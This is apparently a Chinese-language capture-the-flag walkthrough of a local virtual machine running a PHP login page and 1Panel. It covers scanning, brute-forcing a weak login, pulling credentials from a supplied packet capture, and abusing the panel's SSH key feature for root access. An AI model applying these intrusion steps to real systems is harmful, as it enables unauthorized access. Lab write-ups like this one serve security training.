一、信息收集

1. 主机发现

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.132 08:00:27:e2:db:af       PCS Systemtechnik GmbH
...
```

确认目标主机IP地址为 `192.168.205.132`。

2. 端口扫描

使用 `nmap` 对目标主机进行全端口扫描，识别开放的服务。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 09:24 EDT
Nmap scan report for 192.168.205.132
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
38415/tcp open  unknown
MAC Address: 08:00:27:E2:DB:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds



┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p38415 -sC -sV 192.168.205.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 09:26 EDT
Nmap scan report for 192.168.205.132
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
38415/tcp open  http    Golang net/http server
|_http-title:
\xE6\x9A\x82\xE6\x97\xB6\xE6\x97\xA0\xE6\xB3\x95\xE8\xAE\xBF\xE9\x97\xAE
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
```

```
|     Set-Cookie: panel_public_key=LS0tLS1C...
```

扫描结果显示开放了 **22 (SSH)**, **80 (HTTP)**, 和 **38415** 三个端口。对38415端口的进一步扫描显示它是一个Golang的HTTP服务。

3. Web目录扫描

使用 `gobuster` 对80端口的Web服务进行目录爆破，发现几个标准PHP页面。


```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ gobuster dir -u http://192.168.205.132 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,txt,html
...
/index.php            (Status: 200)
/logout.php           (Status: 302)
/dashboard.php        (Status: 302)
...
```

二、Web渗透与立足点

1. 后台登录爆破

访问 `http://192.168.205.132` 是一个登录面板。38415是1Panel ，但是显示“无法访问，当前环境已经开启了安全入口登录”，我还以为是打CVE-2025-54424，但是看了一下，这个漏洞需要https请求，确切的说是tls通信，但是我们的请求是http的，所以暂时不管。

那就简单的爆破一下80 web的密码，输入了几个常见的用户admin,root,guest,test，爆破没有结果，但是发现了一点问题，它爆破的很快，那我用户名那里就直接的使用了burp的用户名列表，然后密码使用5000q.txt（rockyou前5000行）




成功爆破出一组凭证：

- **用户名**: `administrator`
- **密码**: `123456`

2. 信息泄露与横向移动

使用上述凭证登录后台，在仪表盘页面发现关键信息。页面提示1Panel其安全访问路径：`/122b059247/`

此外，页面还提供了一个数据包文件供下载。这我熟啊:)



访问 `http://192.168.205.132:38415/122b059247/`，确认是一个1Panel的登录界面。尝试了几个弱密码，无果，下载抓包查看。

3. 数据包分析

下载后台提供的数据包文件，并使用Wireshark进行分析。先尝试过滤 `tcp.port == 38415` 没结果，然后通过字符串搜索功能查找关键字，选择 "Packet bytes" 和 "String" 搜索"password"，成功发现了三组登录凭证：

- `root:root`
- `admin:admin`
- `root:superpassword123`

使用最后一组凭证 `root:superpassword123` 成功登录1Panel后台。

三、权限提升

1. 利用1Panel获取Root权限

1Panel类似的运维面板，通常是root用户在跑，我本身说一步到位，直接使用终端功能的，但是它居然找我要密码，我哪来的密码给你⁉

那我们利用SSH密钥管理功能来获取私钥吧。

进入1Panel后台，导航至 **系统 > SSH管理 > 密钥认证**，生成密钥，然后ctrl+c，ctrl+v

```
┌──(kali㉿kali)-[/tmp]
└─$ vim id_rsa


┌──(kali㉿kali)-[/tmp]
└─$ chmod 600 id_rsa


┌──(kali㉿kali)-[/tmp]
└─$ ssh root@192.168.205.132 -i id_rsa
Linux Pane1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
...
Last login: Mon Aug 11 08:47:18 2025 from 192.168.3.94
root@Pane1:~# id
uid=0(root) gid=0(root) groups=0(root)
```

四、获取Flag

```
root@Pane1:~# cat /root/root.txt
flag{root-e07910a06a086c83ba41827aa00b26ed}

root@Pane1:~# cat /home/kaada/user.txt
flag{user-ef68ba312de0daa3dd200a3f9275a6f6}
```

没啥好说的，low中low